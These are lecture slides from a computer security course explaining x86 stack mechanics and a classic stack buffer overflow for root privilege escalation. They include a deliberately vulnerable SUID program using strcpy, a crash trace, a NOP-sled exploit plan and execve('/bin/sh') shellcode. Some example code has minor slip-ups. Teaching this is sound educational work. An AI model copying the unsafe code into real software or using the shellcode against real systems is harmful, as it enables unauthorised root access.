CMSC 426
Principles of Computer Security

Buffers and Assembly Language

Announcement: Note Taker Needed

A peer note taker has been requested for this class. A peer note taker is a volunteer student who provides a copy of his or her notes for each class session to another member of the class who has been deemed eligible for this service based on a disability. Peer note takers will be paid a stipend for their service.

Peer note taking is not a part time job but rather a volunteer service for which enrolled students can earn a stipend for sharing the notes they are already taking for themselves.

If you are interested in serving in this important role, please fill out a note taker application on the Student Disability Services website or in person in the SDS office in Math/Psychology 212.

Last Class We Covered

- Buffer overflow basics
- How the stack works
  - Overflowing the stack buffer
  - Example in action
- Vulnerable code
  - Finding vulnerable code
  - Avoiding vulnerable code
- Exploiting stack overflows
  - Shellcode

Any Questions from Last Time?

Today's Topics

- Assembly review
- Cdecl calling convention
- In-depth explanation of stack buffer overflow exploits

Assembly Review

x86 Registers

- EAX, EBX, ECX, EDX
  - Used for general data storage
- ESI, EDI
  - Source and destination registers
  - (Mostly used for string and buffer operations)
- ESP, EBP
  - Stack and base pointer
  - (Used for keeping track of stack frames and operations)
- EIP
  - Instruction pointer (points to current instruction being executed)

PUSH in Assembly Language

- What does PUSH actually do?

- **`PUSH myVal`**
  - **`SUB ESP, 4`**

Subtract 4 from the stack pointer ("make room" on the stack)

  - **`MOV [ESP], myVal`**

Copy the value into that new space on the stack

POP in Assembly Language

- What does POP actually do?

- **`POP myRegister`**
  - **`MOV myRegister, [ESP]`**

Copy the value off the stack into the register

  - **`ADD ESP, 4`**

Add 4 to the stack pointer
(move the stack back “up”)

Quick Note – Stack Growth

- The stack grows down
- The ESP is the "stack pointer"
  - Keeps track of the "top" of the stack (really the bottom)
  - The boundary between actual data and junk on the stack

- When the ESP is incremented, we are going *UP* the stack
  - This means something is being removed from the stack
- When the ESP is decremented, we are going *DOWN* the stack
  - This means space is being added to the stack for new information

CALL in Assembly Language

- What does CALL actually do?

- **`CALL myFunc`**
  - **`PUSH &nextInstruction`**
    - **`SUB ESP, 4`**
    - **`MOV [ESP], &nextInstruction`**
  - **`JMP myFunc`**

Push the address in memory you'll want to return to

Jump to where the function you're calling resides in memory

RET in Assembly Language

- What does RET actually do?

- **`RET`**
  - **`POP EIP`** → Pop the return address into EIP

- Trusting that whatever's at the top of the stack is the return address
  - When you execute the next instruction it looks at EIP to see what to do next

Cdecl

What is Cdecl?

- The calling convention for the C programming language is called “cdecl”

- Calling conventions determine
  - Order in which parameters are placed onto the stack
  - Which registers are used/preserved for the caller
  - How the stack in general is handled


Simple Cdecl Example – Code

```
int myFunc(char *par1, int par2)
{
    char local1[64];
    int  local2;
    return 0;
}


int main(int argc, char **argv)
{
    myFunc(argv[1], atoi(argv[2]);
    return 0;
}
```

- What actually happens on the stack when this program is run?
  - What variables are allocated first?
  - How does the stack grow?


Simple Cdecl Example – Calling

- PUSH par2
- PUSH par1
- CALL myFunc
- PUSH EBP
- MOV EBP, ESP
- SUB ESP, 68



Simple Cdecl Example – Returning

- MOV ESP, EBP
- POP EBP
- RET



Example
Stack Buffer Overflow Exploit

Overflow Exploit Goal

- In this example, the goal is privilege escalation
  - Gaining privileges you didn't have before

```
rj@ubuntu:~/demo$ ls -la
total 24
drwxrwxr-x 2 rj   rj   4096 Sep  7 09:52 .
drwxr-xr-x 9 rj   rj   4096 Sep  7 09:52 ..
-rwsr-xr-x 1 root root 8492 Sep  7 09:52 vulnerable
-rw-r--r-- 1 root root  407 Sep  7 09:52 vulnerable.c
```

- Note that the **`vulnerable`** executable has the SUID bit set
  - Linux will run this program with the user ID and permissions of its owner (in this case, root)

Overflow Exploit Source Code (part 1)

```
int main(int argc, char *argv[]) {

    if (argc != 2){
        printf("Invalid number of arguments\n");
        exit(1);
    }

    bof(argv[1]);

    printf("Completed\n");
    return 0;
}
```

- Simple main() for calling a function with an overflow exploit in it

Overflow Exploit Source Code (part 2)

```
int bof(char *str)
{
    char buff[512];
    strcpy(buff, str);

    printf("The length of your ",
           "string is %d\n",
           strlen(buff));

    return 0;
}
```

- What are we trying to exploit with this code?
- Using the unsafe function **`strcpy`**
  - If **`str`** is longer than **`buff`**, this will cause an overflow

Stack Smashing


```
Starting program: /home/rj/demo/vulnerable AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The length of your string is 726

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

- The bof function tried to return to 0x41414141 (an invalid address) and caused a segfault
  - 0x41 is ‘A’ in ASCII

Planning the Exploit


- We can control the address that the bof function returns to if we pass it specially crafted input
  - (Instead of screaming at it)

- The construction of the input will be in this form:



Planning the Exploit

- We can control the address that the bof function returns to if we pass it specially crafted input
  - (Instead of screaming at it)



- The construction of the input will be in this form:
  - (Sizes are also semi to scale)
  - 512 bytes for the buffer is pretty huge

Shellcode

- Instructions with the purpose of opening a shell
  - In this example, a root shell
- It can't contain any NULL characters
  - 1) It's being passed in as command line input
  - 2) **`strcpy`** will go until it sees a NULL character
- It's often limited to a very small size

Return Addresses

- We need to figure out where the return address of bof is in order to overwrite it with our own
  - It's a bit higher on the stack than the local variables
  - We could do the math…
    - (Easier to pretend math doesn't exist)
- Or we can just include a bunch of copies of our return address in our exploit and hope one overwrites it
  - Always word aligned (so no "partial" overwrite)

Return Addresses

- We also need to decide what the value of our return address should be
- We don't know what the address of the shellcode is, but we can estimate it
- ASLR == Address Space Layout Randomization
  - Turning it off makes it easier to find/predict where things will be


NOP Sled

- Fill a large area of memory with NOP instructions before the shellcode

- If our estimate points to anywhere in the NOP sled, we'll end up executing the shellcode

Putting it all together

- The return address of bof() is overwritten and the function returns to somewhere in the NOP sled
- The NOP sled leads execution to the start of the shellcode
- The shellcode executes and we get a root shell



Writing the Exploit (Shellcode)

```
char shellcode[] =
    "\x31\xc0"              /* xorl    %eax,%eax     */
    "\x50"                  /* pushl   %eax          */
    "\x68""//sh"            /* pushl   $0x68732f2f   */
    "\x68""/bin"            /* pushl   $0x6e69622f   */
    "\x89\xe3"              /* movl    %esp,%ebx     */
    "\x50"                  /* pushl   %eax          */
    "\x53"                  /* pushl   %ebx          */
    "\x89\xe1"              /* movl    %esp,%ecx     */
    "\x99"                  /* cdql                  */
    "\xb0\x0b"              /* movb    $0x0b,%al     */
    "\xcd\x80"              /* int     $0x80         */
;
```

- Will explain how this works next time (opens a root shell)

Daily Security Tidbit

- Canadian passports have a neat security feature
- Can see more examples at
  - https://imgur.com/gallery/3u8xP